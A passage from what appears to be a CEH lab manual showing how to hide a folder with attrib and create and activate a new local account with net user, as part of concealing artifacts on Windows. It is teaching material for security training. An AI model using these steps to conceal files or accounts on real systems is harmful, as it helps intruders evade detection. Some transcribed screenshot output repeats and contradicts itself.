
Artifacts are the objects in a computer system that hold important information about the activities that are performed by user. Every operating system hides its artifacts such as internal task execution and critical system files.

Here, we will use various commands to hide file in Windows and Linux machines.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

2. Click **Search** icon (🔍) on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.

Note: If a **User Account Control** pop-up appears, click **Yes**.



3. In the command prompt window type **cd C:\Users\Admin\Desktop** and press **Enter**, to navigate to **Desktop**.


4. Type **mkdir Test** and press **Enter** to create Test directory on **Desktop**.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Admin\Desktop
C:\Users\Admin\Desktop>mkdir Test
C:\Users\Admin\Desktop>
```

The screenshot shows a Command Prompt window titled 'Administrator: Command Prompt'. It displays the Windows version information and the current directory path. The user then types 'cd C:\Users\Admin\Desktop' to change the directory to the desktop, followed by 'mkdir Test' to create a new directory named 'Test'. The command prompt then returns to the previous directory path. The taskbar at the bottom shows various pinned icons, and the system tray indicates the date and time as 8:32 AM, 4/7/2022.

5. Now, type **dir** and press **Enter** to check the number of directories present on **Desktop**.



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Admin\Desktop

C:\Users\Admin\Desktop>mkdir Test


C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
          0 File(s)   0 bytes
          3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>
```

6. Type **attrib +h +s +r Test** and Press **Enter** to hide the **Test** folder.



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Admin\Desktop

C:\Users\Admin\Desktop>mkdir Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
          0 File(s)   0 bytes
          3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test
C:\Users\Admin\Desktop>
```

7. Type **dir** and press **Enter**. We can see that the directory **Test** is hidden and there are only 2 directories shown in the command prompt.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Admin\Desktop
C:\Users\Admin\Desktop>mkdir Test
C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
      0 File(s)           0 bytes
      3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test
C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
      0 File(s)           0 bytes
      2 Dir(s)  17,507,172,352 bytes free

C:\Users\Admin\Desktop>
```

8. To unhide the **Test** directory type **attrib -s -h -r Test** and press **Enter**.

9. To check the number of directories on Desktop type **dir** and press **Enter**.

```
C:\ Select Administrator: Command Prompt
C:\Users\Admin\Desktop>mkdir Test
C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
          0 File(s)   0 bytes
          3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test


C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
          0 File(s)   0 bytes
          2 Dir(s)  17,507,172,352 bytes free

C:\Users\Admin\Desktop>attrib -s -h -r Test

C:\Users\Admin\Desktop>
```



8:36 AM
4/7/2022 1

10. Now we will hide user accounts in the machine.

11. In the command prompt window, type **net user Test /add** and press **Enter** to add **Test** as user in the machine.

```
C:\ Select Administrator: Command Prompt
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
          0 File(s)   0 bytes
          3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
          0 File(s)   0 bytes
          2 Dir(s)  17,507,172,352 bytes free

C:\Users\Admin\Desktop>attrib -s -h -r Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
          0 File(s)   0 bytes
          3 Dir(s)  17,507,315,712 bytes free

C:\Users\Admin\Desktop>net user Test /add
The command completed successfully.

C:\Users\Admin\Desktop>
```



8:38 AM
4/7/2022 1

12. To activate the **Test** account type **net user Test /active:yes** and press **Enter**.

```

Select Administrator: Command Prompt

04/07/2022 08:32 AM <DIR> .
02/03/2022 12:18 AM <DIR> ..
04/07/2022 08:32 AM <DIR> Test
    0 File(s)      0 bytes
    3 Dir(s) 17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022 08:32 AM <DIR> .
02/03/2022 12:18 AM <DIR> ..
04/07/2022 08:32 AM <DIR> Test
    0 File(s)      0 bytes
    2 Dir(s) 17,507,172,352 bytes free

C:\Users\Admin\Desktop>attrib -s -h -r Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022 08:32 AM <DIR> .
02/03/2022 12:18 AM <DIR> ..
04/07/2022 08:32 AM <DIR> Test
    0 File(s)      0 bytes
    3 Dir(s) 17,507,315,712 bytes free

